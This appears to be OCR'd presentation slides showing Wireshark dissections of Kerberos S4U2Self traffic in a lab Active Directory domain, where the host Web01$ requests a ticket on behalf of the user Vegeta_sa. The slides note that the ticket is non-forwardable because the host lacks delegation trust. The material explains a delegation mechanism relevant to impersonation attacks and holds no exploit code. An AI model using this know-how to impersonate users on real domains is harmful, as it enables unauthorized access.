


```
▾ Kerberos
  ▸ Record Mark: 1528 bytes
  ▾ tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    ▾ padata: 3 items
      ▾ PA-DATA PA-TGS-REQ
        ▾ padata-type: kRB5-PADATA-TGS-REQ (1)
          ▾ padata-value: 6e8204a4308204a0a003020105a10302010ea20703050000…
            ▾ ap-req
                pvno: 5
                msg-type: krb-ap-req (14)
                Padding: 0
              ▸ ap-options: 00000000
              ▸ ticket
              ▸ authenticator
      ▸ PA-DATA PA-S4U-X509-USER
      ▸ PA-DATA PA-FOR-USER
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810000
        realm: CAPSULE.CORP
      ▾ sname
          name-type: kRB5-NT-PRINCIPAL (1)
        ▾ sname-string: 1 item
            SNameString: web01$
        till: 2021-04-18 10:16:53 (UTC)
        nonce: 1512040440
      ▸ etype: 5 items
```



```
▾ PA-DATA PA-S4U-X509-USER
  ▾ padata-type: kRB5-PADATA-FOR-X509-USER (130)
    ▾ padata-value: 3056a03b3039a00602045a1fe7f8a1163014a0
      ▾ user-id
          nonce: 1512040440
        ▾ cname
            name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
          ▾ name-string: 1 item
              KerberosString: Vegeta_sa
          crealm: capsule.corp
          Padding: 0
          options: 20000000
      ▸ checksum
▾ PA-DATA PA-FOR-USER
  ▾ padata-type: kRB5-PADATA-FOR-USER (129)
    ▾ padata-value: 3052a0163014a00302010aa10d300b1b095665
      ▾ name
          name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
        ▾ name-string: 1 item
            KerberosString: Vegeta_sa
        realm: capsule.corp
      ▸ cksum
        auth: Kerberos
```

S4U2Self data structures pointing to Vegeta



TGT → 🤝 Info

Auth 🤝 → 🤝 Web01$ 15:00


Who? → Vegeta

Web01 is NOT Trusted

🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator

Web01$ Ticket – TGS-REP (S4U2Self)


- DC checks Web01 is not **TRUSTED_TO_AUTH_FOR_DELEGATION**
- Responds with Vegeta’s ST + Session Key




```
Kerberos
  Record Mark: 1508 bytes
  tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    padata: 1 item
      PA-DATA PA-S4U-X509-USER
    crealm: capsule.corp
    cname
      name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
      cname-string: 1 item
        CNameString: Vegeta_sa
    ticket
      tkt-vno: 5
      realm: CAPSULE.CORP
      sname
        name-type: kRB5-NT-PRINCIPAL (1)
        sname-string: 1 item
          SNameString: web01$
      enc-part
    enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      cipher: 3972606d0f897c1149a42c3efd4ec97bf1074f13c5ef62ef…
        encTGSRepPart
          key
            keytype: 18
            keyvalue: f3e66deea34f79283baa2cf7f486fe54a67cd962158
          last-req: 1 item
          nonce: 1512040440
          Padding: 0
          flags: 00a10000
```


- Web01 is not TRUSTED_TO_AUTH_FOR_DELEGATION

- The resulting ticket from S4U2Self is not Forwardable



```
▾ ticket
    tkt-vno: 5
    realm: CAPSULE.CORP
  ▾ sname
      name-type: kRB5-NT-PRINCIPAL (1)
    ▾ sname-string: 1 item
        SNameString: web01$
  ▾ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 1
    ▾ cipher: 67fd81c9079bd9ee85ea8f25fcab8587ab861bcf29c
      ▾ encTicketPart
          Padding: 0
        ▾ flags: 00a10000
            0... .... = reserved: False
            .0.. .... = forwardable: False
            ..0. .... = forwarded: False
            ...0 .... = proxiable: False
            .... 0... = proxy: False
            .... .0.. = may-postdate: False
            .... ..0. = postdated: False
            .... ...0 = invalid: False
            1... .... = renewable: True
            .0.. .... = initial: False
            ..1. .... = pre-authent: True
            ...0 .... = hw-authent: False
            .... 0... = transited-policy-checked: False
            .... .0.. = ok-as-delegate: False
            .... ..0. = unused: False
            .... ...1 = enc-pa-rep: True
            0... .... = anonymous: False
        ▸ key
          crealm: capsule.corp
        ▾ cname
            name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
          ▾ cname-string: 1 item
              CNameString: Vegeta_sa
        ▸ transited
```

